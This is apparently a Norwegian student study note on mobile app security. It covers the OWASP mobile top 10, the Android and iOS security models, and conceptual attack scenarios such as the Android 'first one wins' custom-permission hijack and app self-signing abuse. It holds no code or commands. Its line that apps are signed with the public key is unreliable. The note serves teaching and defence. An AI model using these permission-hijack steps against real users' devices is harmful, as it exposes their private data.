Angrep mot mobile applikasjoner kan være rettet mot enheten som bruker applikasjonen (dvs. smarttelefonen), telekommunikasjonen som etablerer kontakt med internett eller internettserveren. De er utsatt for ligende sårbarheter som web og desktop applikasjoner, men det finnes også flere angrepsklasser som er spesifikk for mobile applikasjoner:

- **Større angrepsflate** – de fleste mobile applikasjonene utfører en form for nettverkskommunikasjon, og dette kan foregå over upålitelige eller usikre nettverk, slik som WiFi ved hotell eller café eller mobilt bredbånd. Hvis ikke dataen er tilstrekkelig sikret i løpet av transport, kan applikasjonen bli utsatt for en rekke mulige risikoer, slik som eksponering av sensitiv data og injeksjonsangrep. Mobile enheter tar også input fra flere ulike kilder, slik som Bluetooth, kamera, mikrofon, SMS, USB, osv. Disse skaper flere entry punkter for angrep.
- **Enhet kan mistes eller stjeles** – brukere vil bære med seg mobile enheter overalt, noe som skaper flere muligheter for at de mistes eller stjeles. Utviklere må forstå risikoen for gjenoppretting av data, der en angriper får tilgang til data som er lagret i vedvarende minne eller cache.
- **Uoffisielt app-distribusjonsmarked** – skadelige applikasjoner som brukeren har lastet ned fra uoffisielle distribusjonsmarked kan angripe andre legitime applikasjoner. Det kan også utvikles skadelige enheter som angriper applikasjoner som er lastet ned på enheten.

Angripere ønsker å **stjele kredentialer og personlig data** (kontaktliste, bilder, kredittkort info) og **oppnå tilgang til din enhet** (sniffe koblinger, bruke enheten via spamming, skjulte operasjoner for å stjele informasjon). Vanlige sårbarheter funnet ved mobile applikasjoner er usikker datalagring, usikker transmisjon av data, client-side injeksjon, lekkasje av sensitiv informasjon, osv.




Top 10 in 2016	Top 10 in 2014
M1 - Improper Platform Usage	M1 - Weak Server Side controls
M2 - Insecure Data Storage	M2 - Insecure Data Storage
M3 - Insecure Communication	M3 - Insufficient Transport Layer Protection
M4 - Insecure Authentication	M4 - Unintended Data Leakage
M5 - Insufficient Cryptography	M5 - Poor Authorization and Authentication
M6 - Insecure Authorization	M6 - Broken Cryptography
M7 - Client Code Quality	M7 - Client-Side Injection
M8 - Code Tampering	M8 - Security Decisions Via Untrusted Inputs
M9 - Reverse Engineering	M9 - Improper Session Handling
M10 - Extraneous Functionality	M10 – Lack of Binary Protection

Mobil OWASP topp 10 (3: s. 9-12)

OWASP har også definert topp ti sårbarheter ved mobile applikasjoner (se tabell).

Grafen viser at Android og iOS har de største markedsandelene, så vi vil fokusere på sikkerheten innenfor disse mobile plattformene.




Dokumentoversikt
1 : Analyzing android application
2 : Analyzing iOS application
3 : Mobile application insecurity

Android sikkerhetsmodeller (L23) (1: s. 173, 206)

Android operativsystem brukes av mange leverandører av telefoner og nettbrett. Det brukes også av flere andre enheter, slik som Tver, smartklokker, spillkonsoller, osv. som følger av at operativsystemet er open-source. Android er den mobile plattformen som har størst markedsandel blant alle tilgjengelige mobile OS. Dette gjør at mange hackere ønsker å eksponere sikkerhetsfeil i OS og populære applikasjoner på plattformen. Det finnes flere tilgjengelige app stores for Android brukere, men den vanligste er Google Play som alene holder mer enn 1.1 millioner applikasjoner som kan lastes ned. Sårbarheter blir kontinuerlig oppdaget i populære applikasjoner.

Android gir generelt mye informasjon om sikkerhetsegenskaper ved Android.


Grunnlaget til sikkerhetsmodellen hos Android applikasjoner er at to applikasjoner som kjører på samme enhet skal ikke kunne aksessere dataen til hverandre uten riktig autorisering. De skal heller ikke kunne påvirke driften til andre applikasjoner uten tillatelse. Dette er grunnlaget ved en applikasjon sandbox. Det er et enkelt konsept, men den praktiske implantasjonen av autoriserte handlinger er komplisert. For å oppnå en åpen og sikker omgivelse, må sikkerhetsmodellen strekke seg lenger enn kun applikasjonskoden. **Applikasjonsidentitet er viktig, fordi en applikasjon må kunne vite om en annen applikasjon har riktig autorisering for å utføre en handling.** Android tilbyr måter å sjekke hvilken entitet som laget en applikasjon og denne informasjonen brukes for å bestemme hvilke privilegier applikasjonen vil få på enheten. Hvis alle applikasjoner kunne ha påstått at de var Google, ville det ha vært umulig å opprettet pålitelighetsgrenser og alle applikasjoner måtte ha fått samme nivå av pålitelighet. Vi skal se på flere elementer ved sikkerhetsmodellen til Android, og begynner med code signing som brukes for å kontrollere applikasjonsidentiteten. Figuren viser delene av sikkerhetsmodellen til Android som vi skal se nærmere på.



Code signing (1: s. 206)


Code signing brukes for å bevise identiteten til forfatteren av appen og etablere en pålitelighetsgrad for applikasjonen. **Prosedyren går ut på at utvikleren genererer et (offentlig, privat) nøkkelpar og appen signeres vha den offentlige nøkkelen**. Det er kun mulig å oppdatere appen dersom utvikleren har den private nøkkelen. Android krever at alle pakker blir digitalt signert med et sertifikat før de legges ut. **Bruken av code signing gjør at utviklere selv kan signere applikasjonen, og det er ingen behov for at en sentral autoritet signerer appen eller at Android utfører CA verifisering**. For mer detaljer se Android - app signing.

Applikasjonsisolering og sandboxing (1: s. 196-200)




Android applikasjoner og deres underliggende rammeverk er designet slik at de skal være modulære og kunne kommunisere med hverandre. Kommunikasjonen mellom applikasjoner utføres på en veldefinert måte vha en kernel modul som kalles OpenBinder eller Linux Kernel. Android applikasjoner kan bruke fire standard komponenter som kan aktiveres via kall til Linux Kernel:

1. **Activities** – brukergrensesnittet som brukeren kan interagere med. For eksempel når du kjører en applikasjon vil du se hovedaktiviteten til applikasjonen.
2. **Services** – ikke-grafiske komponenter som legger til rette for utføring av oppgaver som kjører i bakgrunnen og fortsetter å kjøre selv når brukeren har åpnet en annen applikasjon eller lukket alle aktivitetene til applikasjonen.
3. **Broadcast receivers** – ikke-grafiske komponenter som lar applikasjonen registrere seg for bestemte hendelser i systemet eller applikasjonen, for eksempel mottak av SMS. Det brukes for å la en del av koden kun kjøre når en bestemt hendelse skjer (kalles hendelses-drevet modell).
4. **Content providers** – standard måte å hente, modifisere og slette data fra datalagrene til applikasjonen (ligner SQL queries). Denne komponenten er ansvarlig for å levere applikasjonens data til en annen applikasjonen på en strukturert og sikker måte. Utvikler definerer back-end database som støtter content provider (ofte: SQLite).





Android sandbox innebærer at applikasjoner ikke kan aksessere data til hverandre uten riktig autorisering eller påvirke driften til hverandre uten tillatelse. **Dette kan oppnås vha applikasjonsisolering som gir at applikasjoner ikke kan interagere direkte med hverandre, men må interagere via en referansemonitor (dvs. en tredjepart)**. Applikasjonene kan sende en intent via Linux Kernel til referansemonitoren. En intent vil inneholde komponentnavnet, data URI og handlingen som er relevant for requesten. For eksempel hvis en applikasjon ønsker å interagere med Android nettleser-applikasjonen, kan handlingen være å åpne en URL, mens data URI vil være URLen. Appen sender intent til referansemonitor som vil sende intent videre til den andre applikasjonen dersom intent aksepteres. Referansemonitoren kan altså inneholde regler for hvilke apper som har lov til å kommunisere med hverandre og hvordan de kan kommunisere.



Permission model (3: s. 212)

Android implementerer en *permission model*, der applikasjoner må be om tillatelse for å få tilgang til bestemt informasjon og ressurser på enheten. Som utvikler er det viktig at man begrenser *permissions* til det nødvendige (dvs. gi så lite tilgang som mulig) og er transparent overfor brukere, fordi *permissions* vil beskytte appen og kan sørge for at den ikke kan misbrukes av en angriper for å aksessere data eller ressurser til brukeren. Figuren til høyre viser hvilke tillatelser Twitter applikasjonen har. Hver tillatelse har et unikt navn som brukes for å referere til tillatelsen i






koden, og de vil være gitt i manifestet til applikasjonen. For eksempel vil tillatelsen for å lese SMS hete android.permission.READ_SMS. Når applikasjonen forsøker å aksessere en content provider, vil OS sjekke om kallende applikasjonen har nødvendig tillatelse. **Formålet med en *permission* er å beskytte personvernet til en Android bruker.** Android apper må be om tillatelse (*permission*) for å aksessere sensitiv brukerdata (eks: kontakter, SMS) eller bestemte systemfunksjoner (eks: kamera, internett). Avhengig av dataen og funksjonen kan systemet automatisk gi tillatelsen eller be brukeren om å godkjenne forespørselen. **Dette avgjøres av *protection level* hos tillatelsen, som definerer hvor risikabel tillatelsen er og kontrollerer hvordan tillatelsen kan gis (eks: av systemet eller bruker).** Når en applikasjon sender en request om tillatelse til å aksessere en bestemt funksjon, vil altså systemet eller applikasjonen som mottar request se på protection level hos tillatelsen for å avgjøre om det kan gi tillatelsen eller om den må spørre brukeren. Noen viktige protection levels er:

Android permissions


- Normal permissions
  - ACCESS_WIFI_STATE
  - ACCESS_NETWORK_STATE
  - SET_ALARM
  - Etc.
- Dangerous permissions
  - READ_CALENDAR
  - WRITE_CALENDAR
  - CAMERA
  - RECORD_AUDIO
  - SEND_SMS
  - RECEIVE_SMS
  - READ_SMS
  - Etc.

- **Normal** – tillatelsen utgjør ikke en stor risiko for personvernet til brukeren eller driften til operasjonen, så systemet kan automatisk gi tillatelsen til appen uten å kreve brukertillatelse.
- **Dangerous** - tillatelsen utgjør en potensiell risiko for personvernet til brukeren eller driften til operasjonen, så systemet krever brukertillatelse. Et eksempel er SEND_SMS.
- **Signature** – tillatelsen vil kun gis til apper med samme sertifikat som appen som har definert tillatelsen. Dvs. appen som krever tillatelsen og appen som forsøker å snakke med denne må være signert med samme signeringsnøkkel. Tredjepart applikasjoner som ikke har noen intensjon om å dele data eller funksjonalitet med applikasjoner fra andre utviklere bør bruke dette nivået. Dette vil sikre at en annen utvikler ikke kan skrive en applikasjon som ber om din tillatelse og får tilgang til komponentene. Bruk av Signature nivået vil ikke påvirke applikasjonens evne til å interagere eller kommunisere med andre applikasjoner som er laget av samme utvikler, fordi disse vil være signert med samme sertifikat. Dette er et eksempel på hvorfor code signing er viktig.



Figuren viser **Linux UID/GID baserte aksesskontroll-modell**, der UID og GID brukes for å representere brukere og grupper (eks: for kamera vil GID = 512). For å bestemme om en app har aksess til en ressurs, blir det brukt to fremgangsmåter. **Akseptering av noen typer *permissions* kan resultere i at applikasjonens UID blir lagt til i en gruppe** (s. 214), for eksempel ser vi at UID hos App 2 blir lagt til i gruppen hos filen. Når App 2 søker om tillatelse til å aksessere filen, vil systemet sjekke om gruppen inneholder UID hos appen. **Akseptering av andre typer *permissions* gir ingen endring i en gruppe** (s. 215), for blir ikke UID hos App 2 lagt til i gruppen hos kameraet. READ_SMS tillatelsen vil ikke la applikasjonen lese SMS-databasen direkte, men heller la den sende queries til content provider for SMS (på lignende måte vil ikke CAMERA la appen kontrollere kameraet). Dermed blir tillatelsen til appen brukt for å bestemme om den skal få aksess til ressurser.


Filsystem kryptering (3: s. 221)



Android har to metoder for kryptering: fil-basert og full disk. Full Disk Encryption (FDE) innebærer at innholdet til hele driven blir kryptert og ikke bare utvalgte individuelle filer. Ved starten krever systemet pinkode/passord hos brukeren og deretter vil det transparent kryptere og dekryptere all data som leses fra

eller skrives til disken (transparent betyr at dataen automatisk krypteres eller dekrypteres når den lastes eller lagres). Pin/passord brukes for å kryptere FDE passordet som deretter kan brukes for å dekryptere disken. Dette beskytter mot gjenoppretting av data i tilfeller der enheten har blitt stjålet og skrudd av (kalles *data at rest*). Mange enheter tilbyr remote wipe der dekrypteringsnøkkelen blir slettet, slik at man ikke kan få tilgang til filer (merk: filene blir ikke slettet). Disk kryptering vil ikke beskytte mot utføring av skadelig kode som bruker FDE. Ofte vil heller ikke SD kortet krypteres automatisk, så applikasjoner som lagrer data på SD uten å kryptere dataen, er utsatt for eksponering av sensitiv data (s. 222).

Android kryptering



Versjoner etter Android 7.0 støtter fil-basert kryptering, der ulike filer krypteres med ulike nøkler og kan dermed låses opp uavhengig. Enheter som støtter fil-basert kryptering kan også støtte **Direct Boot**, som lar krypterte enheter starte direkte ved låsskjermen, slik at bruker får rask tilgang til viktige funksjoner, slik som alarmer og meldinger (se figur).

Generic exploit mitigation beskyttelse (3: s. 221)

Exploit mitigations er forebyggende og reaktive tiltak som ble implementert av OS utviklere for å gjøre det vanskeligere å oppdage og utnytte svakhetene, siden det er umulig å sikre all kode. Dersom koden inneholder sårbarheter og kodebanen gir et entry-punkt for en angriper, kan dette utnyttes av angriperen for å ta kontroll over (native) applikasjonen (dvs. *control hijacking*). Alle exploit mitigations på Android OS må inkluderes for å beskytte brukere mot slike angrep. Noen av disse tiltakene er:

- **Stack cookies** – en *canary* verdi blir inkludert etter stakken for å beskytte mot grunnleggende stack-basert overflow
- **safe_iop** – gir et bibliotek som reduserer muligheten for integer overflow
- **Partial ASLR (Address space layout randomization)** – randomiserer lokasjonen til biblioteker og andre minnesegmenter for å motvirke en vanlige utnyttelse kalt ROP (Return-orientert programmering)
- **Position Independent Executable support** – støtter ASLR for å sikre at alle minnekomponenter er fullstendig randomisert (motvirke ROP)
- **Osv** (se tabell 6.3, s. 224)


Disse teknikkene brukes altså for å beskytte mot control hijacking.

Dokumentoversikt
1 : Analyzing android application
2 : Analyzing iOS application
3 : Mobile application insecurity

iOS sikkerhetsmodeller (L23) (2: s. 17-18)


iOS security guide er en nyttig link

Apples iOS er plattformen som brukes av iPhone, iPad og iPod enheter, og det er en av de mest populære mobile operativsystemene. Mange hackere er derfor fokuserte på å finne sårbarheter ved denne plattformen og angrepsflaten er enorm siden App Store tilbyr mer enn en million applikasjoner. Figuren viser sikkerhetsteknologiene som inngår i sikkerhetsmodellen til Apple iOS, og disse teknologiene vil være tilstede på alle enheter som ikke er jailbraked. Vi skal se nærmere på disse teknologiene.



Secure boot chain (2: s. 18)

Secure boot chain er prosessen der firmware (permanent programvare) blir initialisert og lastet på en iOS enhet ved oppstart, og det er det første beskyttelseslaget til plattformen. Ved hvert steg i prosessen vil de relevante komponentene som har blitt kryptografisk signert av Apple bli verifisert for å sikre at de ikke har blitt modifisert (se figur). Når en iOS enhet skrus på vil prosessoren



utføre boot ROM, som er en read-only del av koden som er brent på chipen i løpet av produksjon. Boot ROM inneholder den offentlige nøkkelen til Apples Root CA, som brukes for å verifisere integriteten til neste steg i prosessen, som er LLB. LLB vil utføre en rekke setup-rutiner og verifiserer signaturen til iBoot image. iBoot vil igjen verifisere og laste iOS kernel, som vil laste brukermodus-omgivelsen og operativsystemet.


Secure Enclave (2: s. 19)

Secure Enclave er en koprosessor som sendes med A7 og A8 chipen og bruker en egen secure boot og programvare-oppdateringsprosess, som er uavhengig av prosessoren til hovedapplikasjonen. Den håndterer kryptografiske operasjoner på enheten, inkludert key management for Data Protection API og Touch ID fingeravtrykk data. **Separasjonen fra hovedprosessoren gjør at dataintegritet er sikret, selv om kernelen til enheten blir komprimert**. For eksempel hvis enheten blir jailbreaked vil ikke kryptografiske materialer, slik som fingeravtrykk-data, kunne hentes ut. Legg merke til at Android bare er en prosess, mens iOS er prosessor og enclave (hardware som krypterer og dekrypterer).

Code signing (2: s. 19)

Code signing er kanskje den viktigste sikkerhetsegenskapen ved iOS plattformen, og det innebærer at kernelen kun kjører kode som er signert av en gyldig og pålitelig applikasjon. I produksjonsapplikasjoner må **all kode signeres av Apple**, som er en prosess som initialiseres når appen sendes inn til App Store. Dette gjør Apple får mer kontroll over applikasjonene og APIs og funksjonalitet som brukes av disse. For eksempel vil Apple hindre at applikasjoner bruker private APIs eller laster ned og installerer utførbar kode, for å hindre at applikasjoner kan oppgradere seg selv (husk: oppgradering av apper gjøres gjennom App Store). Dersom Apple oppdater handlinger som er forbudt eller potensielt skadelig, vil innsendingen av applikasjonen til Apple Store avslås. Code signing vil også forsøke å hindre at uautoriserte applikasjoner kjører på enheten ved å validere applikasjonens signatur hver gang den utføres.

Process level sandboxing (2: s. 20)




Alle tredjeparts applikasjoner på iOS kjører innenfor en *sandbox*, som er en selvstendig omgivelse som isolerer applikasjoner fra andre applikasjoner og OS. Dette gjør plattformen mer sikker og begrenser skaden som kan gjøres av skadelige applikasjoner som har omgått vurderingsprosessen til App Store. Alle applikasjoner holdes innenfor et unikt direktorat på filsystemet og *XNU sandbox kernel extension* brukes for å håndtere seperasjonen. **Sandbox gjør at man kan beskrive hvordan appen interagerer med systemet, og systemet vil gi tilgangen appen trenger for å få jobben gjort, og ikke noe mer**.

iOS application permissions

Dataen er segregert inn i klasser, for eksempel kontakter, kalender, fotoer, osv. **Ved installering av en app vil systemet kun gi veldig grunnleggende tillatelser (*permissions*), slik at når appen kjøres må den sende en request til brukeren for å få flere tillatelser.** For eksempel kan appen be om å få tilgang til mikrofon, kontanter, kamera, osv. Dersom en skadelig applikasjon har klart å omgå vurderingsprosessen til App Store, vil dette gjøre at den ikke klarer å stjele kontaktene og bildene dine med mindre du gir relevante tillatelser

File encryption (2: s. 20)



Merk dette er hentet fra iOS security guide

Apple har bygd inn kryptering i hardware og firmware, og alle enheter har en dedikert hardware-basert kryptografisk engine som implementerer en AES kryptering og SHA-1 hashing. Enheten har også en unik identifikator (UID) som er bygd inn i enhetens hardware sammen med en AES nøkkel. Denne er ikke lagret noen andre plasser, den kan ikke direkte leses av software eller firmware og den kan ikke tukles med siden den er brent inn i chipen. Det er kun krypto engine som kan aksessere denne nøkkelen. **Denne hardware-baserte krypteringen gir en standard sikkerhet som kan kryptere all data som er lagret på iOS enheten**. Data protection er implementert på software nivå og arbeider sammen med hardware og firmware kryptering for å gi mer sikkerhet.

I tillegg til den hardware-baserte krypteringen vil iOS bruke en filkryptering som kalles Data Protection og aktiveres ved å etablere et passord på enheten. Data Protection vil assosiere hver datafil med en spesifikk beskyttelsesklasse, der hver klasse gir ulike nivåer med aksess og beskyttelse. Når det lages en ny fil på systemet, vil Data Protection lage en 256-bit per-fil nøkkel som gis til hardware AES engine som bruker denne nøkkelen for å kryptere innholdet i filen (skrivs til flash memory). Denne nøkkelen blir deretter *wrapped* (kryptert) med en klassenøkkel, og hvilken klassenøkkel som brukes avhenger av hvor sikker filen bør være. Det er fire typer klassenøkler å velge mellom:

1. **Klasse A: Fullstendig beskyttelse –** filen er utilgjengelig når skjermen er låst. Klassenøkler blir wrapped med både UID og passord og dekrypterte klassenøkler blir kastet når enheten låses.
2. **Klasse B: Beskyttet inntil åpnet** – filen er tilgjengelig mens skjermen er låst. Klassenøkler brukes sammen med kryptografi for å håndtere filer som skrives mens enheten er låst (eks: vedlegg under nedlastning)
3. **Klasse C: Beskyttet inntil første brukerautentisering** – filen vil forbli tilgjengelig etter første autentisering. Klassenøkkelen blir ikke kastet når enheten låses.
4. **Klasse D: Ingen beskyttelse** – klassenøkler blir kryptert kun med UID (dvs. ikke passord og dermed ingen effekt av låsing).

Klassenøkkelen vil altså kryptere per-fil nøkkelen og er beskyttet med UID og i noen tilfeller brukerens passord (avhenger av klasse). Klassenøkkelen lagres i metadataen til filen som igjen krypteres vha. filsystemets nøkkel (lages ved installasjon av iOS eller bruker-wipe-out). Denne operasjonen er usynlig for brukerne. Data Protection krever passord kombinert med UID for å lage iOS krypteringsnøklene, slik at enheten har større beskyttelse mot hacking og brute-force angrep. Aktivering av Data Protection er hovedgrunnen til at brukere må lage passord på deres enhet!

Generic native language exploit mitigation


iOS plattformen bruker en rekke exploit mitigation teknologier for å gjøre det vanskeligere å angripe enhetene. Noen eksempler på slike teknologier er:

- **«Write but not execute» minnepolicy** – minnesider kan ikke markeres som skrivbar og utførbar samtidig. Utførbare minnesider som blir endret til skrivbare kan ikke senere settes tilbake til utførbare. Dersom dette kombineres med ASLR og code signing, vil det bli signifikant mer komplekst å utnytte applikasjoner
- **Address Space Layout Randomization (ASLR)** – randomiserer hvor kode plasseres i adresserommet til prosessen. Dette gjør det vanskeligere å utnytte sårbarheter for minnekorrupsjon fordi lokasjonen til korrupt kode blir ukjent (eks: ROP)

Disse teknologiene brukes for å beskytte mot buffer overflow og control hijacking.

Angrep på mobile applikasjoner (L24)

Selv om mobile plattformer tilbyr teknologier som øker sikkerheten, vil mobile apper fortsatt være usikre. Dette skyldes at sikkerhetsmodellene til de mobile plattformene inneholder svakheter. Det hender også at brukere eller utviklere ikke bruker sikkerhetsmodellen riktig og at de ikke tar hensyn til sikkerheten eller personvernet. Figuren viser OWASP topp 10 risikoer for mobil sikkerhet i 2016, og til høyre på figuren kan vi se en oversikt over angrepstypene vi skal se nærmere på.



Android – «first one wins» prinsippet (svakhet ved sikkerhetsmodell)

«First one wins» prinsippet innebærer at android apper kan definere nye permissions typer, og første app som definerer typen vil også sette permissions attributtene (dvs. beskyttelsesnivået) uavhengig av appen som definerer samme permission etter det. Altså, hvis to apper definerer samme skreddersydde tillatelse, vil definisjonen til appen som installeres først være den som blir brukt. «Førstemann vinner» er en vanlig håndtering av duplikater, men i dette tilfellet vil det åpne opp for signifikante risikoer. Dette prinsippet kan utnyttes av en angriper for å få tilgang til komponenter i den andre appen ved å: (1) deklarere samme permission, (2) lage request for permission og (3) sørge for at appen installeres først. **Den skadelige appen kan dermed få tilgang til brukerens data via den andre appen, og den trenger ikke å be om brukertillatelse så bruker vil ikke vite at appen har tilgang til dataen**.

For eksempel kan vi se på en legitim puls-app som registrerer hjerteslag og har en permission med type `read_heartbeat_sensor` med beskyttelsesnivå «dangerous». Dersom angriperen ønsker å bruke denne appen for å stjele data om hjerteslag, vil angrepsscenariet bli følgende:

1. Angriper lurer bruker til å installere en skadelig app, som definerer en ny permission type `read_heartbeat_sensor` med beskyttelsesnivå «normal»
2. Bruker vil senere installere den legitime appen og godkjenner request om at appen får tilgang til hjertebank-data (bruker tror at det er kun denne appen som får tilgang til dataen»
3. Appen ønsker å gi `read_heartbeat_sensor` beskyttelsesnivå «dangerous», men dette vil ikke lykkes fordi den skadelige typen har allerede bestemte at denne permission typen skal ha beskyttelsesnivå «normal» (skyldes «first one wins» prinsippet)
4. Angriper kan lett lese data fra hjerteslag sensoren, siden beskyttelsesnivået kun er «normal»

Dette er et eksempel på en svakhet ved sikkerhetsmodellen til Android.

Android – self-signing (svakhet ved sikkerhetsmodell)

En annen svakhet ved sikkerhetsmodellen til Android er **self-signing,** som innebærer følgende angrepsscenario:

1. Angriper kjøper legitim app og dens private nøkkel
2. Angriper legger til skadelig kode i den legitime appen
